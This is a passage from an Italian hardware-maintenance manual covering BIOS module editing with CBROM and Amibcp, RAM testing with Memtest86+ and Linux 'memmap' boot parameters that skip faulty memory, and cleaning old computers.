  /logo|logo1-7: Add OEM LOGO BitMap to System BIOS
  /oem0-7     : Add special OEM ROM to System BIOS
  /err        : Return error code after executed
  /btvga      : Add VGA ROM to Boot Rom Block Area.
  /isa        : Add ISA BIOS ROM to System BIOS.(/isa Filename [xxxx:0])
  /vga, /logo, /pci, /awdflash, /cpucode, /epa, /acpitbl, /vsa, /hpm
  /hpc, /fnt0 - 5, /ros, /nnoprom, /mib, /group

  RomFile   : File name of option ROM to add-in
  Release   : Release option ROM in current system BIOS
  Extract   : Extract option ROM to File in current system BIOS
              <<< Examples >>>
    A:\CBROM215.EXE 2a4ib000.bin /D
    A:\CBROM215.EXE 2a4ib000.bin /VGA filename
    A:\CBROM215.EXE 2a4ib000.bin /VGA filename /ERR
```

- `A:\>` **`CBROM215 BACKUP.BIN /D`** [*Invio*]

  Si fa leggere al programma il file '`BACKUP.BIN`', contenente una copia di un BIOS Award, allo scopo di elencarne le componenti:

```
CBROM V2.15 (C)Award Software 2001 All Rights Reserved.

          ********   BACKUP.BIN BIOS component ********

 No. Item-Name      Original-Size   Compressed-Size Original-File-Name
=============================================================================
  0. System BIOS    20000h(128.00K) 13A20h(78.53K)  original.tmp
  1. XGROUP CODE    08C90h(35.14K)  05F4Eh(23.83K)  awardext.rom
  2. CPU micro code 02000h(8.00K)   017C9h(5.95K)   CPUCODE.BIN
  3. ACPI table     023C9h(8.95K)   00F31h(3.80K)   ACPITBL.BIN
  4. EPA LOGO       0168Ch(5.64K)   002AAh(0.67K)   AwardBmp.bmp
  5. YGROUP ROM     02760h(9.84K)   01B7Fh(6.87K)   awardeyt.rom

  Total compress code space  = 33A20h(206.53K)
  Total compressed code size = 1DE91h(119.64K)
  Remain compress code space = 15B8Fh(86.89K)

                          ** Micro Code Information **
Update ID CPUID | Update ID CPUID | Update ID CPUID | Update ID  CPUID
----------------+-----------------+-----------------+-----------------
PPGA   11  0681 | PPGA   10  0683 | PPGA   08  0686 | PPGA   03   0665
```

- `A:\>` **`CBROM215 BACKUP.BIN /EPA EXTRACT`** [*Invio*]

  Richiede l'estrazione di una copia del modulo «EPA», che in pratica contiene il logo EPA. Si tratta di un file grafico in un formato speciale; il programma richiede di specificare un nome che comunque viene suggerito:

  ```
  Enter an extract file name: (AwardBmp.bmp) [Invio]
  ```

  Avendo confermato si ottiene il file con il nome suggerito: '`AWARDBMP.BMP`'.

- `A:\>` **`CBROM215 BACKUP.BIN /EPA RELEASE`** [*Invio*]

  Rimuove il modulo «EPA» dal file '`BACKUP.BIN`'.

```
CBROM V2.15 (C)Award Software 2001 All Rights Reserved.
[EPA] ROM is release
```

- `A:\>` **`CBROM215 BACKUP.BIN /D`**[*Invio*]

Si fa rileggere al programma il file '`BACKUP.BIN`', con la nuova situazione:

```
CBROM V2.15 (C)Award Software 2001 All Rights Reserved.

          ********   BACKUP.BIN BIOS component ********

 No. Item-Name      Original-Size   Compressed-Size Original-File-Name
=============================================================================
  0. System BIOS    20000h(128.00K) 13A20h(78.53K)  original.tmp
  1. XGROUP CODE    08C90h(35.14K)  05F4Eh(23.83K)  awardext.rom
  2. CPU micro code 02000h(8.00K)   017C9h(5.95K)   CPUCODE.BIN
  3. ACPI table     023C9h(8.95K)   00F31h(3.80K)   ACPITBL.BIN
  4. YGROUP ROM     02760h(9.84K)   01B7Fh(6.87K)   awardeyt.rom

  Total compress code space  = 33A20h(206.53K)
  Total compressed code size = 1DBE7h(118.98K)
  Remain compress code space = 15E39h(87.56K)

                          ** Micro Code Information **
Update ID CPUID | Update ID CPUID | Update ID CPUID | Update ID  CPUID
----------------+-----------------+-----------------+-----------------
PPGA   11  0681 | PPGA   10  0683 | PPGA   08  0686 | PPGA   03   0665
```

- `A:\>` **`CBROM215 BACKUP.BIN /EPA PINGU2.EPA`**[*Invio*]

Richiede la sostituzione del modulo «EPA» utilizzando il file '`PINGU2.EPA`' (che deve essere del formato appropriato).

```
CBROM V2.15 (C)Award Software 2001 All Rights Reserved.
Adding pingu2.epa  42.6%
```

- `A:\>` **`CBROM215 BACKUP.BIN /D`**[*Invio*]

Si fa rileggere al programma il file ‘BACKUP.BIN’, con la nuova situazione:

```
CBROM V2.15 (C)Award Software 2001 All Rights Reserved.

          ********   BACKUP.BIN BIOS component ********

 No. Item-Name      Original-Size   Compressed-Size Original-File-Name
=============================================================================
  0. System BIOS    20000h(128.00K) 13A20h(78.53K)  original.tmp
  1. XGROUP CODE    08C90h(35.14K)  05F4Eh(23.83K)  awardext.rom
  2. CPU micro code 02000h(8.00K)   017C9h(5.95K)   CPUCODE.BIN
  3. ACPI table     023C9h(8.95K)   00F31h(3.80K)   ACPITBL.BIN
  4. YGROUP ROM     02760h(9.84K)   01B7Fh(6.87K)   awardeyt.rom
  5. EPA LOGO       004CBh(1.20K)   00231h(0.55K)   pingu2.epa

  Total compress code space  = 33A20h(206.53K)
  Total compressed code size = 1DE18h(119.52K)
  Remain compress code space = 15C08h(87.01K)

                          ** Micro Code Information **
Update ID CPUID | Update ID CPUID | Update ID CPUID | Update ID  CPUID
----------------+-----------------+-----------------+----------------
PPGA   11  0681 | PPGA   10  0683 | PPGA   08  0686 | PPGA   03   0665
```

9.9.2 BIOS modulari AMI

«

Per intervenire nei moduli di un BIOS modulare AMI, occorre fare una copia del BIOS in un file (solitamente con il programma AwdFlash, descritto nella sezione 9.8.6), quindi si modifica questo file attraverso strumenti appropriati. Normalmente si utilizza il programma Amibcp, che richiede un sistema operativo Dos (si può tentare la ricerca di Amibcp con Google: *http://www.google.com/search?q=ami+amibcp.exe+download*).

Riquadro 9.113. Problemi di compatibilità.

È da osservare che il programma Amibcp può creare dei problemi con alcune schede madri. Presso *AMIBCP Repository*, un tempo disponibile presso *http://www.stormpages.com/crazyape/amibcp.html*, appariva questa nota:

> *The AMIBCP program contains a bug in is colour menu mode that will corrupt the BIOS on MSI motherboards (I'm sure other brands are an issue as well though I've not had any reports as yet), this bug does not occur when the program is used in command line mode. Use the following command from the command line to replace the built in module with the modified one, then flash your modified BIOS into the motherboard.*
>
> ```
> A:\> AMIBCP bios.bin /R fullhack.bin 20 ↩
> ↪          /M 0D30 105A[Enter]
> ```

Si osservi, comunque, che l'esempio fa riferimento a un modulo particolare e i parametri indicati non sono validi in generale.

Vengono mostrate alcune schermate sul funzionamento di Amibcp nelle figure successive.

Figura 9.114. Inserimento iniziale del nome del file contenente il BIOS da modificare.




Figura 9.115. Selezionando la voce *Edit BIOS Modules* si passa all'elenco dei moduli del BIOS.




Figura 9.116. Premendo il tasto [*Ins*], si richiede l'aggiunta di un modulo.



Figura 9.117. Dopo l'indicazione del modulo, viene richiesto di confermarne le caratteristiche. Si completa l'inserimento del modulo con il tasto [*F10*].





Figura 9.118. Al termine il modulo inserito appare nell'elenco e si può poi ritornare al menù iniziale (con il tasto [*Esc*]), da dove si può richiedere di salvare il file modificato.



9.10 Memoria centrale difettosa

Perché un sistema operativo possa funzionare correttamente, è necessario che la memoria centrale sia perfettamente efficiente, in quanto di norma non vengono applicate tecniche di ridondanza in questo ambito. Purtroppo, spesso la memoria centrale presenta invece dei difetti che si manifestano, in modo casuale, in alcune porzioni della stessa. Per fortuna, tra i parametri di avvio di un kernel Linux è possibile escludere le aree che hanno dimostrato di essere difettose. Naturalmente, per mettere alla prova la memoria centrale serve un programma diagnostico, da usare al di fuori del sistema operativo.

Va comunque osservato che l'utilizzo di un disco RAM iniziale o la dimensione particolarmente grande del file del kernel, può essere

incompatibile con l'indicazione di alcune aree di memoria difettose.

9.10.1 Esclusione di altri fattori

Quando si verifica il funzionamento della memoria centrale, per esempio con programmi come quello descritto nella sezione successiva, gli errori che si possono riscontrare possono essere determinati da fattori estranei alla memoria stessa. Per esempio possono dipendere da difetti nella logica intermedia, tra la memoria e il microprocessore; possono dipendere da una configurazione errata nel BIOS; possono dipendere dallo sporco accumulato all'interno dell'elaboratore.

Quando si verifica la presenza di problemi con un programma diagnostico, la prima cosa che conviene fare è pulire l'elaboratore, per quanto possibile; soprattutto è bene rimuovere la memoria (ammesso che sia rimovibile) e pulire in particolare sia i moduli di memoria, sia i connettori dove questi vanno inseriti. Se dopo tale pulizia gli errori permangono, si può provare anche a scambiare i moduli tra i connettori, oppure si può provare a utilizzare qualche connettore che prima era libero. Se si dispone di altri elaboratori si può scambiare la memoria con quelli e ripetere l'esame diagnostico lì. Evidentemente, se in situazioni differenti si presentano gli stessi errori, oppure ne compaiono altri in zone vicine, è molto probabile che il difetto dipenda effettivamente dal modulo di memoria.

9.10.2 Memtest86+

Memtest86+[4] è un programma diagnostico per la memoria centrale che può funzionare con la maggior parte degli elaboratori x86. Il sito originale di distribuzione Memtest86+ è *http://www.memtest.org/* .

Questo programma, per eseguire il proprio lavoro, deve essere avviato autonomamente, al di fuori del sistema operativo, per esempio con GRUB 1 o sistemi di avvio simili, oppure da un dischetto o da un CD/DVD autoavviabile.

Si osservi che Memtest86+ richiede pochissima memoria per funzionare, quindi è possibile eseguire la verifica anche con moduli singoli, in modo da escludere i problemi causati dall'incompatibilità reciproca di moduli di memoria differenti.

Generalmente sono disponibili dei file-immagine già pronti, sia per dischetto, sia per CD/DVD. Eventualmente si può estrapolare facilmente il file binario 'memtestp.bin' e lo si può far partire, per esempio con GRUB 1, usando, nel file 'menu.lst', direttive simili a quelle seguenti:

```
…
title  Memtest86+
kernel (hd0,0)/boot/memtestp/memtestp.bin
…
```

Nel caso di altri sistemi di avvio, può darsi che l'uso diretto del file 'memtestp.bin' non sia possibile; in tal caso, si può predisporre un file-immagine di un dischetto, dove il contenuto di 'memtestp.bin' è riportato, tale e quale, nei primi settori (dal primo in poi). Ciò è necessario in particolare con SYSLINUX. Supponendo di avere realizzato il file-immagine 'memtestp.dsk', il file di configurazione di SYSLINUX potrebbe contenere le direttive seguenti, dove va osservato l'uso particolare del file 'memdisk' (si tratta di un modulo

di SYSLINUX) che deve essere presente nella stessa directory:

```
LABEL mem
 KERNEL memdisk
 APPEND initrd=memtestp.dsk
```

Appena avviato, Memtest86+ inizia a scrivere e a rileggere la memoria con vari tipi di modelli, segnalando gli indirizzi dove la lettura riporta un risultato diverso da quanto scritto. Gli indirizzi vengono indicati in esadecimale, con una traduzione approssimativa in mebibyte (simbolo Mibyte) che però non è esatta nella porzione decimale. Memtest86+ continua a funzionare senza sosta fino a quando l'elaboratore rimane acceso, oppure quando viene premuto il tasto [*Esc*] che provoca il riavvio del sistema. Eventualmente sono disponibili anche altri comandi, annotati alla base della schermata.

A titolo di esempio, potrebbe essere riportato un elenco di errori come quello seguente, nell'ambito di una memoria da 512 Mibyte:

$0D05DF28_{16}$, $0D05DF68_{16}$, $0D05E328_{16}$, $0D05E428_{16}$, $0E05DCAC_{16}$, $0E05DF08_{16}$, $0E05DF48_{16}$, $0E05E308_{16}$, $0E05E408_{16}$, $1CBBFFBC_{16}$

Dal momento che Memtest86+ ripete continuamente la propria ricerca, è normale che gli indirizzi difettosi compaiano in modo disordinato; di conseguenza il riordino va fatto a mano.

Gli indirizzi rappresentano i byte che in memoria hanno manifestato il problema. Per utilizzare queste informazioni occorre mettersi a tavolino e tradurre i valori in base dieci (un programma come Gbase è ottimo per questo scopo) e poi può essere necessario calcolare gli spazi utilizzabili, ma considerando che conviene prendersi un po' larghi e prevedere che gli errori possono presentarsi in futuro in celle

di memoria vicine a quelle che sono già state rilevate. Per esempio, dati i valori già ipotizzati, si potrebbe preparare una tabellina come quella seguente:

Indirizzo in base sedici	Indirizzo in base dieci	Indirizzo diviso 1048576 (indirizzo in mebibyte)
$0D05DF28_{16}$	218488616	208,37
$0D05DF68_{16}$	218488680	208,37
$0D05E328_{16}$	218489640	208,37
$0D05E428_{16}$	218489896	208,37
$0E05DCAC_{16}$	235265196	224,37
$0E05DF08_{16}$	235265800	224,37
$0E05DF48_{16}$	235265864	224,37
$0E05E308_{16}$	235266824	224,37
$0E05E408_{16}$	235267080	224,37
$1CBBFFBC_{16}$	482082748	459,75

A questo punto si comprende che gli errori si addensano negli intervalli 208-209 Mibyte, 224-225 Mibyte e 459-460 Mibyte.

9.10.3 Parametri di avvio del kernel

«

Per dire al kernel Linux che deve utilizzare solo una certa porzione della memoria centrale, si usa il parametro '**`memmap=exactmap`**', seguito da altri parametri del tipo:

```
memmap=lunghezza [K|M|G] @inizio [K|M|G]
```

Per esempio, per dire al kernel di utilizzare lo spazio dei primi 640 Kibyte e poi di partire dal primo mebibyte (simbolo Mibyte) per

arrivare alla fine dei 512 Mibyte (saltando quindi lo spazio successivo ai 640 Kibyte e precedente al primo mebibyte), si deve scrivere una cosa così:

```
memmap=exactmap memmap=640K@0 memmap=511M@1M
```

Precisamente, ciò significa che deve essere utilizzato lo spazio che inizia dall'indirizzo zero e si estende in avanti per 640 Kibyte, quindi si deve prendere quello che inizia da 1 Mibyte e si estende per altri 511 Mibyte. Come si comprende, anche per questo occorre mettersi a tavolino e fare bene i calcoli. Riprendendo l'esempio già descritto nella sezione precedente, la tabellina potrebbe essere estesa così:

Indirizzo in base sedici	Indirizzo in base dieci	Indirizzo in mebibyte	Parametro del kernel
$0D05DF28_{16}$	218 488 616	208,37	`memmap=207@1M`
$0D05DF68_{16}$	218 488 680	208,37	
$0D05E328_{16}$	218 489 640	208,37	
$0D05E428_{16}$	218 489 896	208,37	
$0E05DCAC_{16}$	235 265 196	224,37	`memmap=15M@209M`
$0E05DF08_{16}$	235 265 800	224,37	
$0E05DF48_{16}$	235 265 864	224,37	
$0E05E308_{16}$	235 266 824	224,37	
$0E05E408_{16}$	235 267 080	224,37	

Indirizzo in base sedici	Indirizzo in base dieci	Indirizzo in mebibyte	Parametro del kernel
$1CBBFFBC_{16}$	482082748	459,75	`memmap=234M@225M`
			`memmap=52M@460M`

Per esempio con GRUB 1, nel file di configurazione per l'avvio si potrebbe scrivere così:

```
...
title  memoria difettosa
kernel (hd0,0)/vmlinuz root=/dev/hda1 ro memmap=exactmap ↩
↪      memmap=207@1M memmap=15M@209M memmap=234M@225M ↩
↪      memmap=52M@460M
...
```

Come si vede, per semplicità è stata omessa anche la porzione di memoria dei primi 640 Kibyte.

9.11 Restauro

«

Il recupero di un vecchio elaboratore richiede prima di tutto che questo venga smontato, ripulito e riparato per quanto possibile. È molto probabile che si svolgano queste operazioni senza la disponibilità di una documentazione adeguata, pertanto occorre annotare tutto ciò che serve a rimontare i vari componenti, prima di procedere alla loro separazione. È molto importante annotare anche la configurazione dei ponticelli sulla scheda madre ed eventualmente sulle altre schede presenti.

9.11.1 Ripulitura

La ripulitura di un vecchio elaboratore va eseguita normalmente con un aspirapolvere, usando poca potenza, con l'aiuto eventuale di aria compressa. Tuttavia, se si tratta di sporco grasso, come può essere il deposito di catrame creato dal fumo, non resta altro che il lavaggio letterale di quasi tutti i componenti. Il lavaggio è comunque un'operazione rischiosa, pertanto va fatto solo quando non ci sono alternative ragionevoli migliori.

Per lavare i componenti di un elaboratore si può usare una lavastoviglie, programmando un ciclo breve a 50 gradi centigradi. Per il lavaggio si usano le stesse sostanze che servono normalmente (sale per lavastoviglie, brillantante, detersivo).

Non si possono lavare le unità a disco e a nastro (eccezionalmente, le unità a dischetti magnetici da 9 cm si possono lavare, come viene descritto in una sezione apposita) e in generale occorre avere il buon senso di capire cosa non si può infilare in lavastoviglie.

I componenti che dispongono di una batteria rimovibile, specie le schede madri con le note batterie a bottone, devono essere privati della batteria stessa, perché si esaurirebbe inutilmente, producendo immediatamente dell'acido che danneggia inizialmente l'alloggiamento della batteria, per poi espandersi sulla scheda madre. Per lo stesso motivo, indipendentemente dal fatto che si lavino o no le schede in questione, le batterie vanno tolte quando i componenti devono essere conservati inutilizzati per qualche tempo.

Terminato il ciclo di lavaggio, i componenti vanno estratti dalla lavastoviglie e posti in un luogo dove possano rimanere ad asciugare per un paio di giorni. Prima di essere riposti ad asciugare, conviene comunque scuoterli per fare uscire l'acqua rimasta imprigionata nelle fessure.

Figura 9.124. Un alimentatore, prima e dopo il lavaggio; quello sulla destra è ancora umido.

